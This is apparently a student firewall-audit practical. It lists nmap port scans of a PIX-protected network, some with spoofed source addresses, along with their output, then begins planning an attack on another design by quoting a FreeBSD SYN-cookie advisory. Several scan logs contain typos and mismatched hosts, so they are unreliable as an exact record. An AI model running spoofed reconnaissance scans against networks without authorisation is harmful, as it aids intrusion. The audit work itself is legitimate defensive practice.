Scanning will be performed on every network segment from every other network segment for tcp and udp ports states.



The first thing to be done is to ping the outside firewall interface. As you can see below the ping has failed. This is good because we do not want the interface to respond to pings. This is a default setting on Pix firewalls.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ping 120.100.100.2

Pinging 120.100.100.2 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 120.100.100.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

The next step is to use Nmap to scan for ports in the listening state and to identify ports that are being filtered by the firewall. There are three basic commands that will be used throughout the audit. Here are the commands followed by a brief explanation of them.

```
CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\dmz.screenedudp1.txt"
120.100.100.0/24

CMD: nmap -sT -Po  -p 1-65535 -v -T 3 -oN "c:\bin\dmz.screenedtcp1.txt"
120.100.100.0/24

CMD: nmap -sU –P0 -pI  -p 1-65535 -S 192.168.100.1 -v -T 3 -oN
"c:\bin\internal.dmzudp100.1.txt" 120.100.100.1
```

Nmap is an executable preceded by the scan type. There are two scan types also called options being utilized for the audit.

–sU scans UDP ports and reports them to be open or filtered.
-sT scans TCP ports and reports them to be open or filtered.

The other options being used are:

-P0 this option tells nmap not to ping the target before scanning it.
-p indicates the ports to scan on the targeted host.
-v indicates that the output should be in verbose mode.
-T 3 indicates to use normal mode scanning the target. This option regulates the speed at wich the scan takes place.
-oN indicates the output should be sent to a file for later viewing.
-S is used to spoof the IP address of another client. This will be used to test the rule set to verify permitted connectivity of a host that is currently up. Using this option will allow auditing without interrupting production hosts on the network.

DMZ to Screened Subnet Scans

CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\dmz.screenedudp1.txt" 120.100.100.0/24

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap )
Host  (120.100.100.2) appears to be up ... good.
Initiating UDP Scan against  (120.100.100.2)
The UDP Scan took 2292 seconds to scan 65535 ports.
Adding open port 500/udp

Host  (120.100.100.4) appears to be up ... good.
Initiating UDP Scan against  (120.100.100.4)
The UDP Scan took 2202 seconds to scan 65535 ports.
All 65535 scanned ports on  (120.100.100.4) are: filtered

Host  (120.100.100.5) appears to be up ... good.
Initiating UDP Scan against  (120.100.100.5)
The UDP Scan took 2223 seconds to scan 65535 ports.
Adding open port 53/udp

Host  (120.100.100.6) appears to be up ... good.
Initiating UDP Scan against  (120.100.100.6)
The UDP Scan took 2564 seconds to scan 65535 ports.
All 65535 scanned ports on  (120.100.100.6) are: filtered
```

The results indicate traffic is permitted to the outside interface on udp port 500. Traffic is permitted to the dns server on udp port 53. All other traffic to udp ports are filterered.

CMD: nmap -sT -Po -p 1-65535 -v -T 3 -oN "c:\bin\dmz.screenedtcp1.txt" 120.100.100.0/24

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.2) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.2)
The Connect() Scan took 2292 seconds to scan 65535 ports.
All 65535 scanned ports on (120.100.100.2) are: filtered

Host (120.100.100.4) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.4)
The Connect() Scan took 2202 seconds to scan 65535 ports.
Adding open port 80/TCP
Adding open port 443/TCP

Host (120.100.100.5) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.5)
The Connect() Scan took 2223 seconds to scan 65535 ports.
Adding open port 53/TCP

Host (120.100.100.6) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.6)
The Connect() Scan took 2223 seconds to scan 65535 ports.
Adding open port 25/TCP

The results indicate that tcp traffic on ports 80 and 443 are going to the web-proxy server. TCP traffic is also being permitted to the dns server on tcp port 53 and the mail-relay is receiving traffic on tcp port 25. All other tcp ports are being filtered.

DMZ to internal networks scans

The following commands will be issued to test the firewall rule set against traffic trying to enter the internal network segments. All of the scans show that the only traffic that is permitted to the internal networks other than established traffic is udp traffic on port 514 from host 120.100.100.1 to the internal address of 192.168.101.67.

CMD: nmap -sT –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.inttcp103.txt " 192.168.103.1

starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.103.1) appears to be up ... good.
Initiating Connect() Scan against (192.168.103.1)
The Connect() Scan took 987 seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.103.1) are: filtered

CMD: nmap -sT –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.inttcp100.txt " 192.168.100.0/24

starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.100.1) appears to be up ... good.
Initiating Connect() Scan against (192.168.100.1)
The Connect() Scan took 2167 seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.100.1) are: filtered

CMD: nmap -sT –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.inttcp101.txt " 192.168.101.0/26

starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.101.65)
The Connect() Scan took 2419 seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.101.65) are: filtered

CMD: nmap -sT –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.inttcp102.txt " 192.168.102./26

starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.102.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.102.65)
The Connect() Scan took 1405 seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.102.65) are: filtered

CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.intudp103.txt " 192.168.103.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.103.1) appears to be up ... good.
Initiating UDP Scan against (192.168.103.1)
The UDP Scan took 1542 seconds to scan 65535 ports.
Interesting ports on (192.168.103.1):
All 65535 scanned ports on (192.168.103.1) are: filtered

CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.intudp100.txt " 192.168.100.1/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.100.1) appears to be up ... good.
Initiating UDP Scan against (192.168.100.1)
The UDP Scan took 2501seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.100.1) are: filtered

CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.intudp101.txt " 192.168.101.1/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.65) appears to be up ... good.
Initiating UDP Scan against (192.168.101.65)
The UDP Scan took 2753seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.101.65) are: filtered

CMD: nmap -sU –P0 -p 1-65535 -v -T 3 -oN "c:\bin\ dmz.intudp102.txt " 192.168.102.1/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.102.65) appears to be up ... good.
Initiating UDP Scan against (192.168.102.65)
The UDP Scan took 2501seconds to scan 65535 ports.
All 65535 scanned ports on (192.168.102.65) are: filtered

On this next scan, we used the border routers fast ethernet interfaces IP address 120.100.100.1 as the source address. The previous scans showed that syslog traffic was being filtered. The access list only allows syslog traffic from the IP address of 120.100.100.1. The scan below shows this to be true.

CMD: nmap -sU –P0 -PI -S 120.100.100.1 -T 3 -oN "c:\bin\ dmz.intudp.txt " 192.168.101.67

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.67) appears to be up ... good.
Initiating UDP Scan against (192.168.101.67)
The UDP Scan took 1501 seconds to scan 65535 ports.
Interesting ports on (192.168.101.67):
(The 65535 ports scanned but not shown below are in state: closed)

Port	State	Service
514/udp	open	syslog

Screened subnet to DMZ scans

CMD: nmap -sU –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.dmzudp.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating UDP Scan against (120.100.100.1)
The UDP Scan took 1501 seconds to scan 65535 ports.
Interesting ports on (120.100.100.1):
(The 65535 ports scanned but not shown below are in state: filtered)

CMD: nmap -sT –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.dmztcp.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
The 65535 ports scanned but not shown below are in state: filtered)

The scans listed above indicate that all traffic going to the dmz is being filtered. The reason for this is that the access-list screened-out only permits outbound traffic from specific IP addresses. The following scans show this to be true.

CMD: nmap -sU –P0 -PI -S 120.100.100.1 -T 3 "c:\bin\screened.dmzudp192.168.104.66.txt" 192.168.104.66

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
The 65535 ports scanned but not shown below are in state: filtered)

Port	State	Service
53/udp	open	domain

CMD: nmap -sT –P0 -PI -S 120.100.100.1 -T 3 "c:\bin\screened.dmztcp192.168.104.65.txt" 192.168.104.65

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
The 65535 ports scanned but not shown below are in state: filtered)

Port	State	Service
80/tcp	open	http
443/tcp	open	https

CMD: nmap -sT –P0 -PI -S 120.100.100.1 -T 3 "c:\bin\screened.dmztcp192.168.104.66.txt" 192.168.104.66

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
The 65535 ports scanned but not shown below are in state: filtered)

Port State Service
53/tcp open domain

CMD: nmap -sT –P0 -PI -S 120.100.100.1 -T 3 "c:\bin\screened.dmztcp192.168.104.67.txt" 192.168.104.67

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
The 65535 ports scanned but not shown below are in state: filtered)

Port State Service
25/tcp open smtp

Screened Subnet to internal networks scan

CMD: nmap -sU –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.intudp100.txt" 192.168.100.0/24

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.100.1) appears to be up ... good.
Initiating UDP Scan against (192.168.100.1)
(The 65535 ports scanned but not shown below are in state: closed)

CMD: nmap -sU –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.intudp101.txt" 192.168.101.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.65) appears to be up ... good.
Initiating UDP Scan against (192.168.101.65)
The UDP Scan took 8 seconds to scan 65535 ports.
(The 65535 ports scanned but not shown below are in state: closed)

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.67) appears to be up ... good.
Initiating UDP Scan against (192.168.101.67)
(The 65535 ports scanned but not shown below are in state: closed)
Port State Service
514/udp open syslog

CMD: nmap -sU –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.intudp102.txt" 192.168.102.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.102.65) appears to be up ... good.
Initiating UDP Scan against (192.168.102.65)
The UDP Scan took 8 seconds to scan 65535 ports.
(The 65535 ports scanned but not shown below are in state: closed)

CMD: nmap -sT –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.inttcp100.txt" 192.168.100.0/24

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.100.1) appears to be up ... good.
Initiating Connect() Scan against (192.168.100.1)
(The 65535 ports scanned but not shown below are in state: filtered)

CMD: nmap -sT –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.inttcp101.txt" 192.168.101.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.101.65)
(The 65535 ports scanned but not shown below are in state: filtered)

CMD: nmap -sT –P0 -PI -p 1-65535 -v -T 3 -oN "c:\bin\screened.inttcp102.txt" 192.168.102.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.102.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.102.65)
(The 65535 ports scanned but not shown below are in state: filtered)

The only permitted traffic to the internal networks has been syslog traffic. The following scans show that traffic to internal networks is permitted for specific source addresses only.

CMD: -sT -P0 -p 1-65535 -s 192.168.104.6 -v -T 3 -oN "c:\bin\screened.inttcp104.6 " 192.168.101.0/26
Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.101.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.101.65)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

CMD: -sT -P0 -p 1-65535 -S 192.168.104.4 -v -T 3 -oN "c:\bin\screened.inttcp104.4 " 192.168.102.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.102.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.102.65)
(The 65535 ports scanned but not shown below are in state: filtered)

Port	State	Service
443/tcp	open	https

Internal network to DMZ scans

The following scans show that traffic permitted from the internal networks to the DMZ is tcp http traffic from the 100 subnet. UDP radius traffic is permitted from the syslog server to the inside interface on the border router. The back-end web server on subnet 102 is permitted tcp/443 access to the DMZ. The rest of the traffic is being filtered.

CMD: nmap -sU –P0 -PI -p 1-65535 -S 192.168.100.1 -v -T 3 -oN "c:\bin\internal.dmzudp100.1.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating UDP Scan against (120.100.100.1)
(The 65535 ports scanned but not shown below are in state: closed)

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.100.1 -v -T 3 -oN "c:\bin\internal.dmztcp100.1.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
(The 65535 ports scanned but not shown below are in state: filtered)

Port	State	Service
80/tcp	open	http
22/tcp	open	ssh

CMD: nmap -sU –P0 -PI -p 1-65535 -S 192.168.101.71.1 -v -T 3 -oN "c:\bin\internal.dmzudp101.71.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating UDP Scan against (120.100.100.1)`

(The 65535 ports scanned but not shown below are in state: closed)

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.101.71 -v -T 3 -oN "c:\bin\internal.dmztcp101.71.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
(The 65535 ports scanned but not shown below are in state: filtered)

CMD: nmap -sU –P0 -PI -p 1-65535 -S 192.168.101.69 -v -T 3 -oN "c:\bin\internal.dmzudp101.69.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating UDP Scan against (120.100.100.1)`
(The 65535 ports scanned but not shown below are in state: closed)

Port	State	Service
1645/udp	open	radius
1646/udp	open	radius

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.102.65 -v -T 3 -oN "c:\bin\internal.dmztcp102.65.txt" 120.100.100.1

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (120.100.100.1) appears to be up ... good.
Initiating Connect() Scan against (120.100.100.1)
(The 65535 ports scanned but not shown below are in state: filtered)

Port	State	Service
443/tcp	open	https

Internal network to the screened subnet scans

The following scans show that host 192.168.100.1 is allowed telnet access to the servers in the screened subnet. The internal mail server is permitted to communicate with the mail-relay on TCP port 25. The internal DNS server in subnet 101 is permitted to communicate with the external DNS server in the screened subnet on UDP and TCP port 53. The back-end web server is permitted to communicate with the web-reverse proxy on TCP port 443.

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.100.1 -v -T 3 -oN "c:\bin\internal.screenedtcp100.1.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.65) appears to be up ... good.

Initiating Connect() Scan against (192.168.104.65)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
23/tcp open telnet

CMD: nmap -sU –P0 -PI -p 1-65535 -S 192.168.100.1 -v -T 3 -oN "c:\bin\internal.screenedudp100.1.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.65) appears to be up ... good.
Initiating UDP Scan against (192.168.104.65)`
(The 65535 ports scanned but not shown below are in state: closed)

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.101.65 -v -T 3 -oN "c:\bin\internal.screenedtcp101.65.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.67) appears to be up ... good.
Initiating Connect() Scan against (192.168.104.67)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.101.70 -v -T 3 -oN "c:\bin\internal.screenedtcp101.70.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.66) appears to be up ... good.
Initiating Connect() Scan against (192.168.104.66)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
53/tcp open dns

CMD: nmap -sU –P0 -PI -p 1-65535 -S 192.168.101.70 -v -T 3 -oN "c:\bin\internal.screenedudp101.70.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.66) appears to be up ... good.
Initiating Connect() Scan against (192.168.104.66)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp open dns

CMD: nmap -sT –P0 -PI -p 1-65535 -S 192.168.102.65 -v -T 3 -oN "c:\bin\internal.screenedtcp102.65.txt" 192.168.104.0/26

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap)
Host (192.168.104.65) appears to be up ... good.
Initiating Connect() Scan against (192.168.104.65)
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
443/tcp open https


Evaluating the Audit

Analysis of the nmap results and the data captures prove that the firewall rule set has been properly designed and implemented. Access to permitted resources has been allowed while maintaining strict security on critical network resources.

Recommendations

Not having any redundancy for the primary firewall and Internet access is a potential service disruption and increases the risk of successful perimeter DOS attacks. It is recommended to install a second Pix 525 firewall utilizing firmware 6.3 connecting to a second Cisco 3620 border router and Internet access point. Firmware 6.3 provides comprehensive OSPF dynamic routing services on Cisco PIX Security Appliances and supports load balancing across equal-cost multipath routes[13].

[13] http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_data_sheet09186a0080148714.html




Assignment 4: Design under Fire

I have chosen the following network to attack designed by Craig Robertson, GCFW analyst 374.

http://www.giac.org/practical/GCFW/Craig_Robertson_GCFW.pdf

Network Diagram and Design



An attack against the firewall

The ipfw is being used as the primary firewall running on FreeBSD 4.6. I have chosen the following vulnerability in FreeBSD 4.6 to exploit in my attack.[14]

Brute Force Attack on Syn Cookies:

FreeBSD-SA-03:03.syncookies Security Advisory
The FreeBSD Project

Topic: Brute force attack on SYN cookies

Category: core
Module: sys_netinet
Announced: 2003-02-24
Credits: Mike Silbersack
Affects: FreeBSD 4.5-RELEASE
FreeBSD 4.6-RELEASE prior to 4.6.2-RELEASE-p9
FreeBSD 4.7-RELEASE prior to 4.7-RELEASE-p6
FreeBSD 4.7-STABLE prior to the correction date
FreeBSD 5.0-RELEASE prior to 5.0-RELEASE-p3
Corrected: 2003-02-23 19:04:58 UTC (RELENG_4)
2003-02-23 20:18:48 UTC (RELENG_5_0)
2003-02-23 20:19:29 UTC (RELENG_4_7)
2003-02-24 02:42:06 UTC (RELENG_4_6)
FreeBSD only: YES

I. Background

SYN cookies are a technique used to mitigate the effects of SYN flood attacks by choosing initial TCP sequence numbers (ISNs) that can be verified cryptographically. FreeBSD implements this technique in the TCP stack (where it is referred to as `syncookies') by default.

II. Problem Description

The FreeBSD syncookie implementation protects the generated ISN using a MAC that is keyed on one of several internal secret keys which are rotated periodically. However, the keys are only 32 bits in length, allowing brute force attacks on the secrets to be feasible.

III. Impact

Once a syncookie key has been recovered, an attacker may construct

[14] http://beatbox.suidzer0.org/showres.php?newsid=207

valid ISNs until the key is rotated (typically up to four seconds).
The ability to construct a valid ISN may be used to spoof a TCP
connection in exactly the same way as in the well-known ISN prediction
attacks (see `References'). Spoofing may allow an attacker to bypass
IP-based access control lists such as those implemented by
tcp_wrappers and many firewalls. Similarly, SMTP and other
connections may be forged, increasing the difficulty of tracing
abusers. Recovery of a syncookie key will also allow the attacker to
reset TCP connections initiated within the same 31.25ms window.

IV. Workaround

syncookies may be disabled using the `net.inet.tcp.syncookies'
sysctl(8). Execute the following command as root:

sysctl net.inet.tcp.syncookies=0

To disable syncookies at system startup time, add the following line
to sysctl.conf(5):

net.inet.tcp.syncookies=0

V. Solution

1) Upgrade your vulnerable system to 4-STABLE; or to the RELENG_4_7
(4.7-RELEASE-p6), RELENG_4_6 (4.6.2-RELEASE-p9), or RELENG_5_0
(5.0-RELEASE-p3) security branch dated after the correction date.

2) To patch your present system:

The following patch has been verified to apply to FreeBSD 4.6, 4.7, and
5.0 systems.

a) Download the relevant patch from the location below, and verify the
detached PGP signature using your PGP utility.

fetch ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/patches/SA-03:03/syncookie.patch
fetch ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/patches/SA-
03:03/syncookie.patch.asc

b) Apply the patch.

cd /usr/src
patch < /path/to/patch

c) Recompile your kernel as described in

and reboot the system.

VI. Correction details

The following list contains the revision numbers of each file that was

corrected in FreeBSD.

Path Revision
Branch
- --
src/sys/conf/newvers.sh
RELENG_5_0 1.48.2.4
RELENG_4_7 1.44.2.26.2.8
RELENG_4_6 1.44.2.23.2.26
src/sys/netinet/tcp_syncache.c
RELENG_4 1.5.2.13
RELENG_5_0 1.28.2.3
RELENG_4_7 1.5.2.8.2.1
RELENG_4_6 1.5.2.6.2.2 [15]

First lets discuss what SYN cookies are. SYN cookies have been implemented as a way to mitigate SYN flood attacks. SYN floods are designed to exhaust the resources on a host with half-open TCP connections thus causing a denial of service.

